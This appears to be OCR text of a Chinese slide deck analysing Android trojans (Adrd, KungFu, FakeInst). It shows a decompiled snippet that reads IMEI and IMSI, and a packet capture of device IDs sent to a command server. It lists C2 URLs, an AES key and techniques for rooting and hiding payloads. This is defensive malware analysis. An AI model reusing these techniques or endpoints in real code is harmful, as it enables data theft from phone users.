
存储
修改/删除 SD 卡内容

网络通讯
完全的互联网访问权限

手机通话
读取手机状态和身份

系统工具
防止手机休眠，重新启动其他应用程序

全部显示



13:56

手机QQ

是否要安装该应用程序？

恶意扣费软件


您的个人信息
读取联系人数据，读取浏览器的历史记录和书签，写入联系人数据，写入浏览器的历史记录和书签，写入日历数据，写入所有者数据

需要您付费的服务
发送短信

您的位置
（基于网络的）粗略位置，精准的(GPS)位置

您的信息
编辑短信或彩信，读取短信或彩信，接收WAP，接收短信

网络通讯
完全的互联网访问权限



SmaliViewer - liveprintslivewallpaper.apk

File　View　Options　Help

```
com
  bytedroid
    liveprints
      graphic
      LivePrintsSettings
      LivePrintsThread
      LivePrints
      preference
      R
```


SmaliViewer - Newfpwap_com_

File　View　Options　Help


```
com
  xxx
    yyy
      qzl
      NetWorkReceiver
      BBBB
      ddda
      APNMatchTools
      UpdateHelper
      MyBoolService
      ZipHelper
      MyAlarmReceiver
      MyService
      ZipIntMultShortHa
      ApkReceiver
      GZipInputStream
      ZipUtil
      GZipOutputStream
      adad
      CustomBroadcas
      MyTools
  bytedroid
    liveprints
      graphic
      LivePrintsSettings
      LivePrintsThread
      LivePrints
      preference
```

案例——Adrd

- Trojan/Android.Adrd.a[exp]
  - 同正常软件捆绑，注册为后台服务
  - 后台联网，伪造广告流量，损失用户资费
  - 远程接收指令，回传本地手机号码，泄露隐私




```
MyService localMyService1 = this;
String str1 = "phone";
TelephonyManager localTelephonyManager = (TelephonyManager)localMyService1.getSystemService(str1);
String str2 = localTelephonyManager.getDeviceId();
this.imei = str2;
String str3 = localTelephonyManager.getSubscriberId();
this.imsi = str3;
```



```
No.     Time        Source            Destination       Protocol Info
      1 0.000000    192.168.10.130    61.183.9.167      TCP      49965 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2 SACK_
      2 0.009118    61.183.9.167      192.168.10.130    TCP      http > 49965 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=144
      3 0.009193    192.168.10.130    61.183.9.167      TCP      49965 > http [ACK] Seq=1 Ack=1 Win=17280 Len=0
      4 0.123191    192.168.10.130    61.183.9.167      HTTP     POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa92
      5 0.153668    61.183.9.167      192.168.10.130    HTTP     HTTP/1.1 200 OK  (text/html)
⊞ Frame 4: 485 bytes on wire (3880 bits), 485 bytes captured (3880 bits)
⊞ Ethernet II, Src: IntelCor_91:1e:56 (00:21:5d:91:1e:56), Dst: Tp-LinkT_3a:e0:90 (94:0c:6d:3a:e0:90)
⊞ Internet Protocol, Src: 192.168.10.130 (192.168.10.130), Dst: 61.183.9.167 (61.183.9.167)
⊞ Transmission Control Protocol, Src Port: 49965 (49965), Dst Port: http (80), Seq: 1, Ack: 1, Len: 431
⊟ Hypertext Transfer Protocol
  ⊟ POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c597890e151618f1fc0f6f5c60e4ad55895
    ⊞ [Expert Info (Chat/Sequence): POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c59
      Request Method: POST
      Request URI: /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c597890e151618f1fc0f6f5c6
      Request Version: HTTP/1.1
    User-Agent: J2ME/UCWEB7.4.0.57\r\n
    Accept: application/vnd.wap.xhtml+xml,application/xml,text/vnd.wap.wml,text/html,application/xhtml+xml,image/jpeg;q=0.
  ⊞ Content-Length: 0\r\n
    Host: adrd.taxuan.net\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

案例——Adrd

- Trojan/Android.Adrd.a[exp]



分发控制命令和恶意代码出触发指令

提供恶意代码行为所需要的数据的获取地址URL


提供恶意代码行为所需要的参数数据

提供恶意代码文件更新服务

创造就是我们的脚步

案例——KungFu

- 目标：Trojan/Android.KungFu系列家族
- 家族族谱



第一代

- Trojan/Android.Kungfu.a[rmt]

第二代

- Trojan/Android.Kungfu.b[rmt]
- Trojan/Android.Kungfu.c[rmt]

第三代


- Trojan/Android.Kungfu.d[rmt]
- Trojan/Android.Kungfu.h[rmt]

案例——KungFu

- 第一代祖先代表：Trojan/Android.KungFu.a[rmt]

第一代

- Trojan/Android.Kungfu.a[rmt]



家族基因

- 捆绑形态
- AES密钥
- 远控服务器地址
- 代码分布方式

恶意代码自启动

恶意代码功能实现

- 提升root权限
- 心跳，并上传隐私
- 定时轮训指令服务器并执行

创造就是我们的脚步


案例——KungFu

- 第二代祖先代表：Trojan/Android.KungFu.b[rmt]

家族基因	捆绑形态
	AES密钥
	远控服务器地址
	代码分布方式

第二代

- Trojan/Android.Kungfu.b[rmt]



```
assets
  WebView.db.init
  ad_320.html
  ad_480.html
  adimg_320.html
  adimg_480.html
  myicon
  secbino
  starter
lib
  armeabi
    libnative.so
```

```
uk
  co
    lilhermit
  ...
  admogo
  eguan
    state
      Dialog
      Receiver
      StateService
      Utils
```

恶意代码功能模块
实现访问远程指令控制服务器，获取并执行指令


恶意代码自启动

恶意代码服务功能
相关数据写入本地文件
mycfg.ini

创造就是我们的脚步

案例——KungFu


- 第三代祖先代表：Trojan/Android.KungFu.h[rmt]



恶意代码服务代码，激活恶意代码功能模块

家族基因	捆绑形态
	AES密钥
	远控服务器地址
	代码分布方式





恶意代码服务代码，激活恶意代码功能模块



```
PROP_RUNNING_CH                              00001188
SYS_BIN_SU                                   00001148
SYS_XBIN_SU                                  00001158
Java_com_airpuh_ad_UpdateCheck_DataInit      0000093C
```


案例——KungFu


- 家族基因的横向比对

	第一代	第二代	第三代
代码结构	 com google ssearch Receiver SearchService R Utils Dialog GoogleSsearch	 com admogo eguan state Dialog Receiver StateService Utils	 com airpuh ad UpdateCheck iozhu battery quick_reboot izp views IZPDelegate IZPView
密钥资源	 `private static byte[] defPassword = { 70, 117, 99, 107, 95, 115, 69, 120, 121, 45, 97, 76, 108, 33, 80, 119 };`	`private static byte[] defPassword = { 70, 117, 99, 107, 95, 115, 69, 120, 121, 45, 97, 76, 108, 33, 80, 11 };`	逐字节求反
网络资源	http://search.gongfu-android.com:8511/search/getty.php http://search.gongfu-android.com:8511/search/rpty.php http://search.gongfu-android.com:8511/search/sayhi.php	http://search.gongfu-android.com:8511/search/ isavaible.php http://search.zs169.com:8511/search/ isavaible.php http://search.zi18.com:8511/search/ isavaible.php	http://ad.pandanew.com:8511/search/ http://ad.phonego8.com:8511/search/ http://ad.my968.com:8511/search/ http://ad.a142857.com:8511/search/
形态特点	捆绑到正常应用中，伪装为google search服务	捆绑到正常应用中，伪装为正常应用一部分	捆绑到正常应用中，伪装为广告件
恶意机理	编写Android恶意代码	Android代码部分完成自启动和功能激活 恶意代码功能实现在Linux elf模块中 替换系统自启动程序	Android代码部分完成自启动和功能激活 恶意代码功能实现在Linux elf模块中 替换系统自启动程序 Linux elf模块采用多种方式隐藏（图片尾部，数据段）

案例——FakeInst

- 数量最多，变异最快



